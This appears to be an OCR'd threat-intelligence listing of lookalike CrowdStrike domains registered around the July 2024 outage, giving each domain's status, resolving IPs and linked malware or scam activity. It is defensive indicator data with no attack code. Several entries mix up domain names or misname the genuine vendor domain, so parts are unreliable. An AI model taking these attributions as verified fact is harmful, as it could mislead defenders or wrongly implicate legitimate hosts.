
Domain: crowdstrikefixer[.]com

- **Status:** Newly registered domain, Server not found.
- **Resolving IPs:** No IP associated

Domain: crowdstrikeglitch[.]com

- **Status:** The domain is currently parked, but in the past, the associated IP address has been linked to the distribution of commodity malware and typosquatting domains.
- **Resolving IPs:** 104.247.81.50

Domain: crowdstrikehelp[.]info



- **Status:** The domain is parked on Porkbun, a platform known for hosting numerous phishing domains registered by cybercriminals. The associated IP address has a history of registering fake domains in the past.
- **Resolving IPs:** 44.227.76.166

Domain: crowdstrikelawsuit[.]com

- **Status:** The domain is currently parked, and the associated IP address has been previously linked to the distribution of commodity malware.
- **Resolving IPs:** 104.247.81.52

Domain: crowdstrikeold[.]com

- **Status:** The IP address is employed for various hosting services and applications, including advertising and technology platforms, such as OneTag, Speedtest, and jQuery. It's part of a larger IP range (3.33.128.0/20), used by Amazon for their cloud services.
- **Resolving IPs:** 3.33.130.190


Domain: crowdstrikeplatform[.]info

- **Status:** The domain is parked on Porkbun, a platform known for hosting numerous phishing domains registered by cybercriminals. The associated IP address has a history of registering fake domains in the past.
- **Resolving IPs:** 44.227.76.166

Domain: crowdstrikeplatform[.]info pay[.]crowdstrikerecovery.com

- **Status:** The main domain resolves to 13.248.243.5 and takes the user to a landing page that says, "Crowd Strike Recovery". However, it wasn't observed delivering any kind of payload.

  However, the subdomain takes the user to a fraud page where the user is asked to pay money via Gpay/Debit-Credit card.



  The IP address [44.222.29.108] that the domain resolves to is used for similar kinds of fraud campaigns. More than 200 brand names are being used for similar kinds of pay scams.
- **Resolving IPs:** 13.248.243.5, 44.222.29.108

Domain: crowdstrikerescue[.]org

- **Status:** This site was unreachable during our investigation, leaving no information to analyse.
- **Resolving IPs:** No IP associated.

Domain: crowdstrikebsod[.]com

- **Status:** The domain didn't deliver any payload. The domain is resolving to the IP address 104.21.32.11. and this IP address is related to a malware that we assess is most likely used for spear phishing attacks.
- **Resolving IPs:** 104.21.32.11

Domain: crowdstrikeclaim [.]com

- **Status:** The IP has been found to be delivering Bagle worm since at least July 13, 2024, which is often delivered to victims in a phishing email.
- **Resolving IPs:** 13.248.213.45, 76.223.67.189

Domain: crowdstrikeclassaction[.]com

- **Status:** The IP has been found to be delivering Loki ransomware, since at least July 4, 2024.
- **Resolving IPs:** 104.247.81.54

Domain: crowdstrikedataprotection[.]co[.]pt

- **Status:** The IP has been found to be delivering a malware dropper since at least December 2023, indicating a multi-stage attack.
- **Resolving IPs:** 195.22.20.163


Domain: www[.]crowdstrike-helpdesk[.]com

- **Status:** The IP has been found to be delivering an email worm known as MyDoom since at least June 25, 2024. This indicates a concerning trend that the threat actors who use phishing as an initial attack vector, are quick to pick up on such opportunities to monetize the situation.
- **Resolving IPs:** 198.49.23.144

Domain: hxxps://crowdstrikesucks[.]com/

- **Status:** The domain "crowdstrikesuporte.com" is currently in a parked state. It has been observed distributing the commodity malware and acting as a command and control (C2) server.
- **Resolving IPs:** 15.197.148.33, 3.33.130.190

Domain: hxxp://crowdstrikesupport[.]info/



- **Status:** The domain "crowdstrikesupport.info," is registered at Porkbun, it has been observed distributing the Amadey Stealer malware. Although the site is currently inactive.
- **Resolving IPs:** 44.227.76.166, 44.227.65.245


Domain: hxxps://crowdstrike-fix[.]zip/

- **Status:** The domain " crowdstrike-fix[.]zip " is currently down. However, it is a newly registered domain, indicating potential malicious activity.
- **Resolving IPs:** 192.64.119.165

Domain: hxxps://crowdstrike[.]blue/


- **Status:** This domain, crowdstrike[.]blue, is newly registered and associated with the IP address.
- **Resolving IPs:** 91.195.240.123.

Domain: hxxps://secure-crowdstrike[.]com/lander



- **Status:** The domain "crowdstrike.com" currently appears to be parked.
- **Resolving IPs:** 13.248.213.45 and 76.223.67.189

Domain: britishairways[.]crowdstrike[.]feedback



- **Status:** The domain britishairways[.]crowdstrike[.]feedback is currently inaccessible, and it has been observed to be associated with a C2 server. Exercise caution as it may have been involved in malicious activities, such as malware distribution or command and control operations.
- **Resolving IPs:** 3.134.39.220

Domain: crowdstrike-bsod[.]co

- **Status:** The domain crowdstrike-bsod[.]co is currently inaccessible. It may have been taken down or suspended.
- **Resolving IPs:** 45.33.2.79


Domain: crowdstrikesucks[.]com

- **Status:** This site can't be reached at this moment, leaving no information to analyse.
- **Resolving IPs:** No IP associated.

Domain: bsodsm8r[.]xamzgjedu[.]com / xamzgjedu[.]com


- **Status:** It currently shows "Server Not Found." However, the associated IP address has previously been linked to the distribution of commodity malware.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike[.]cam



- **Status:** The domain is currently parked, but in the past, the associated IP address has been linked to the distribution of commodity malware.
- **Resolving IPs:** 162.255.119.241, 91.195.240.19

Domain: crowdstrike[.]com[.]vc



- **Status:** The domain currently shows "Server Not Found." It was registered on July 20, 2024, through the registrar Namecheap, NC. This domain was used by the Palestinian cyber group Handala to orchestrate attacks against Israeli targets. Handala launched a targeted phishing campaign, using a specialized wiper and fully undetectable (FUD) malware against thousands of pro-Israel organizations.
- **Resolving IPs:** 192.64.119.252

Domains analysed on 24 July 2024

Domain: crowdstrike[.]life

- **Status:** The domain crowdstrike[.]life is registered under a cheap registrar. this domain is malicious and used for phishing.
- **Resolving IPs:** 199.188.205.55, 66.29.146.72


Domain: crowdstrike[.]live

- **Status:** The website domain crowdstrike[.]live is currently offline, and there has been an observed presence of the Amadey Stealer malware.
- **Resolving IPs:** 44.227.65.245

Domain: crowdstrike[.]site


- **Status:** The domain crowdstrike[.]site is currently inaccessible, and there has been a detection of the Lokibot malware communicating with a command-and-control server (C2).
- **Resolving IPs:** 3.64.163.50

Domain: crowdstrike[.]technology




- **Status:** The domain crowdstrike[.]technology is parked for free, and Lokibot malware has been observed communicating with a command-and-control (C2) server.
- **Resolving IPs:** 3.33.130.190, 15.197.148.33

Domain: crowdstrikeconnectingevents[.]com,
crowdstrikeconnects[.]com,
crowdstrikeevents[.]com,
crowdstrikeeventshub[.]com,
crowdstrikeeventsplatform[.]com,
crowdstrikeeventsplus[.]com



- **Status:** Above all, the domain redirects to crowrdstrike.com, suggesting it is potentially scamming people.
- **Resolving IPs:** 172.67.139.113, 104.21.26.216

Domain: crowdstrikeoptimizer[.]com




- **Status:** The domain is parked on Hover and the domain registrar is Tucows, a platform known for hosting numerous malicious domains registered by cybercriminals. The associated IP address has a history of distributing commodity malware.
- **Resolving IPs:** 216.40.34.41

Domain: crowdstrikestore[.]com[.]br

- **Status:** Server not found
- **Resolving IPs:** 74.249.111.151

Domain: crowdstrikewhisper[.]com



- **Status:** The domain is currently for sale, but in the past, the associated IP address has been linked to the distribution of Lokibot and found in Scams and Frauds.
- **Resolving IPs:** 3.64.163.50


Domain: crowdstrikexdr[.]in

- **Status:** Server not found, but one of the related ones was previously discovered to be distributing crypters.
- **Resolving IPs:** 64.190.62.111, 75.2.18.233

Domain: okta-crowdstrike[.]com

- **Status:** Server not found. The associated IP addresses have a history of distributing commodity malwares, as well as carrying SSH brute force attacks.
- **Resolving IPs:** 198.49.23.144, 198.185.159.144, 198.185.159.145, 198.49.23.145

Domain: crowdstrike[.]us[.]org



- **Status:** The domain is parked currently. The hosting provider is Namecheap, in the past the IP associated was found to be dropping commodity malware and cobalt strike.
- **Resolving IPs:** 162.255.119.223, 54.144.199.247


Domain: crowdstrike[.]mightywind[.]com

- **Status:** Server not found. In the past, the IP was found to be dropping commodity malware.
- **Resolving IPs:** 208.91.197.26

Domain: crowdstriek[.]com


- **Status:** Server not found; IP previously discovered to be attempting an SSH brute force attack.
- **Resolving IPs:** 165.160.13.20

Domain: crowdstrokeme[.]me



- **Status:** Trolling and selling crypto token named 'crowdstroke'. However, the IPs in the past were found in IOCs of Dalton Babuhska Ransomware.
- **Resolving IPs:** 52.223.52.2, 35.71.142.77

Domain: lab-crowdstrike-manage[.]stashaway[.]co



- **Status:** AWS hosting, This hosting is a shared hosting and 100s of other websites are hosted on this server. Stashway.co registered on: 2023-07-22 via namecheap.
- **Resolving IPs:** 199.59.243.226

Domain: crowdstrike[.]phpartners[.]org

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

Domain: crowdstrike0day1[.]com

- **Status:** Domain and server are down.
- **Resolving IPs:** No IP associated.

